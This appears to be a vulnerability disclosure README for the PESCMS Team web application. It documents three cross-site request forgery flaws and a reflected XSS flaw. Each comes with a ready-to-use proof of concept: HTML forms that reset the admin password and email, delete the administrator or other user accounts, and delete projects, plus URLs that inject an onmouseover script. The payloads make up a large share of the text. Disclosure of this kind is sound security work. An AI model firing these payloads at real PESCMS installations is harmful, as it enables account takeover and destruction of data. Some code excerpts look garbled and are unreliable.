

pescms_vulnerability

Cross Site Request Forgery(CSRF)-1

modify admin's password ,mail,phone and head-image.

Technical Description: file : pescms/App/Team/PUT/User.php

The function of this file is to Modify personal information,but it don't Verify whether the operation is legal. Through it attackers can modify admin's password ,mail,phone and head-image.

Proof of Concept(PoC)

```
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/pescms/Public/?g=Team&m=User&a=setting" method="POST">
  <input type="hidden" name="method" value="PUT" />
  <input type="hidden" name="name" value="admin" />
  <input type="hidden" name="mail" value="123456&#64;qq&#46;com" />
  <input type="hidden" name="phone" value="" />
  <input type="hidden" name="password" value="newadmin" />
  <input type="hidden" name="home" value="Team&#45;Index&#45;index" />
  <input type="submit" value="Submit request" />
</form>
</body>
</html>
```



Success.And the password of admin has been modify.



Cross Site Request Forgery(CSRF)-2

Delete the administrator and other member's account number

Technical Description: file:

```
pescms/App/Team/DELETE/Content.php  
pescms/App/Team/DELETE/Field.php
```

Through it can delete Any member and administrator just by modify the 'id' that in Url. Delete the Account number of administrator just need to modify the id as '1'.

| ID | 会员名称 | 用户组 | 所属部门 | 会员帐号 | 邮箱地址 | 联系电话 | 状态 | 操作 |
|----|------------|-------|------|------------|------------------|------|----|---|
| 50 | lightening | 普通会员 | 默认部 | lightening | 1234567@qq.com | | 启用 | 编辑 删除 |
| 36 | light | 部门负责人 | 默认部 | light | 987654321@qq.com | | 启用 | 编辑 删除 |
| 1 | admin | 管理员 | 默认部 | admin | 123456@qq.com | | 启用 | 编辑 删除 |

Proof of Concept(PoC)

```
<html>  
<body>  
<script>history.pushState('', '', '/')</script>  
<form action="http://localhost/pescms/Public/?  
g=Team&m=User&a=action&id=36&method=DELETE&back_url=L3B1c2Ntcy9QdWJsYWwP2c9VGh5bSZtPVVzZXImYT1pbmRleA==" method="POST">  
<input type="hidden" name="" value="" />  
<input type="submit" value="Submit request" />  
</form>  
</body>  
</html>
```

Visit this page of poc:

Submit request

删除成功

页面自动 跳转 等待时间: 3

确认

We refresh the list of user ,that find that the user that called light is deleted.

localhost/pescms/Public/?g=Team&m=User&a=index

PESCMS Team

用户列表 / 列表

新增 用户数据源分析

| ID | 会员名称 | 用户组 | 所属部门 | 会员帐号 | 邮箱地址 | 联系电话 | 状态 | 操作 |
|----|------------|------|------|------------|----------------|------|----|---|
| 50 | lightening | 普通会员 | 默认部 | lightening | 1234567@qq.com | | 启用 | 编辑 删除 |
| 1 | admin | 管理员 | 默认部 | admin | 123456@qq.com | | 启用 | 编辑 删除 |

总计2个记录 1

© Copyright 2015-2021. Power by PESCMS TEAM

Cross Site Request Forgery(CSRF)-3

Delete import information

Technical Description: file:

```
pescms/App/Team/DELETE/Attachment.php
pescms/App/Team/DELETE/Content.php
pescms/App/Team/DELETE/Field.php
pescms/App/Team/DELETE/Model.php
pescms/App/Team/DELETE/Notice.php
```

Through CSRF to Delete important data is exist in these files.

ALL the delete operations are not verify in front page. Like this:

localhost/pescms/Public/?g=Team&m=Project&a=index

SCMS Team

项目列表 / 列表

新增 项目数据源分析

| 排序 | ID | 项目名称 | 操作 |
|----|----|-------|---|
| 1 | 1 | 不指定任务 | 编辑 删除 |

排序

Proof of Concept(PoC)


```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://localhost/pescms/Public/?g=Team&m=Project&a=action&id=1&method=DELETE&back_url=L3B1c2Ntcy9QdWJsaWwMP2c9VGvhbS2tPVByb2p1Y3QmYT1pbmRleA==" method="POST">
<input type="hidden" name="" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```



refresh:



And other operations of delete are exist on this cms. Just give the positions,don't prove.



Reflected XSS in App/Team/GET/Repoort.php


In the method of extract, the CSRF also exist , but this is to prove the Rdflacted XSS,not CSRF.

In line 72-78 , the data from \$_GET('begin') and \$_GET('end') is transfer to variables, and output in pages.

```
Report.php
54  /**
55   * 提取报表
56   */
57   public function extract() {
58
59       $head = explode(',', \Model\Content::findContent('department', $this->session()->get('team'))['user_c
60       if (lin_array($this->session()->get('team'))['user_id'], $head) && ACTION == 'extract') {
61           $this->error('您不是部门负责人, 无权访问');
62       }
63
64       $condition = "r.report_date BETWEEN :begin AND :end ";
65       $param = array();
66       //oLLExtract将移除此限制
67       if (ACTION == 'extract') {
68           $condition .= " AND r.department_id = :department_id";
69           $param['department_id'] = $this->session()->get('team')['user_department_id'];
70       }
71
72       if (!empty($_GET['begin']) && !empty($_GET['end'])) {
73           $param['begin'] = strtotime($_GET['begin']. ' 00:00:00');
74           $param['end'] = strtotime($_GET['end']. ' 23:59:59');
75       } else {
76           $param['begin'] = strtotime(date('Y-m-d 00:00:00'));
77           $param['end'] = strtotime(date('Y-m-d 23:59:59'));
78       }
```

Proof of Concept(PoC)

```
localhost/pescms/Public/?g=Team&m=Report&a=extract&begin="onmouseover=alert(1)//&end=&user=0
or
localhost/pescms/Public/?g=Team&m=Report&a=extract&begin=&end="onmouseover=alert(1)//&user=0
or,page:
http://localhost/pescms/Public/?g=Team&m=Report&a=allExtract&begin="onmouseover=alert(1)//&end=&user=0
```



In this page ,Reflected XSS can be combined with CSRF,this will cause bigger destruction

Releases

No releases published

Packages

No packages published